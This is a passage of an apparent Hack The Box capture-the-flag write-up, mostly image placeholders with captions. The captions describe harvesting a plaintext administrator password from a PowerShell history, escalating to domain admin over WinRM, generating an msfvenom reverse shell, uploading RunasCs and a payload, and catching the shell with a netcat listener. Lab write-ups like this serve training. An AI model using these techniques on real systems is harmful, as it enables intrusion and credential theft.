
The returned content is a partial PSReadLine history (command history) from Administrator’s session, revealing a PowerShell script snippet that appears to be part of the box’s initial setup or user creation routine

This history file is the key credential dump — the plaintext passwords are likely still valid or follow the same pattern. The new Administrator password Th1s889Rabb!t stands out as the most important find.

From the msssqlsvc desktop shell, whoami /priv showed limited privileges:
SeChangeNotifyPrivilege enabled
SeCreateGlobalPrivilege enabled
Most dangerous ones (SeImpersonate, SeBackup, etc.) disabled
It authenticated successfully as SIGNED.HTB\administrator against DC01 (10.129.11.85), confirming the target is running Windows 10 / Server 2019 build 17763. This granted full domain admin access over WinRM, completing the escalation from a low-priv MSSQL guest to a domain administrator.

Generated a reverse TCP shell using msfvenom

Upload the RunasCs.exe and dark.exe into the victim’s machine


You set up a netcat listener on port 9007 (nc -lvnp 9007), and it immediately received a connection from the target

Execute the command above to obtain the reverse shell connection

From the SYSTEM shell, switched to C:\Users\root\Desktop with cd C:\Users\root\Desktop, then ran type root.txt to read the root flag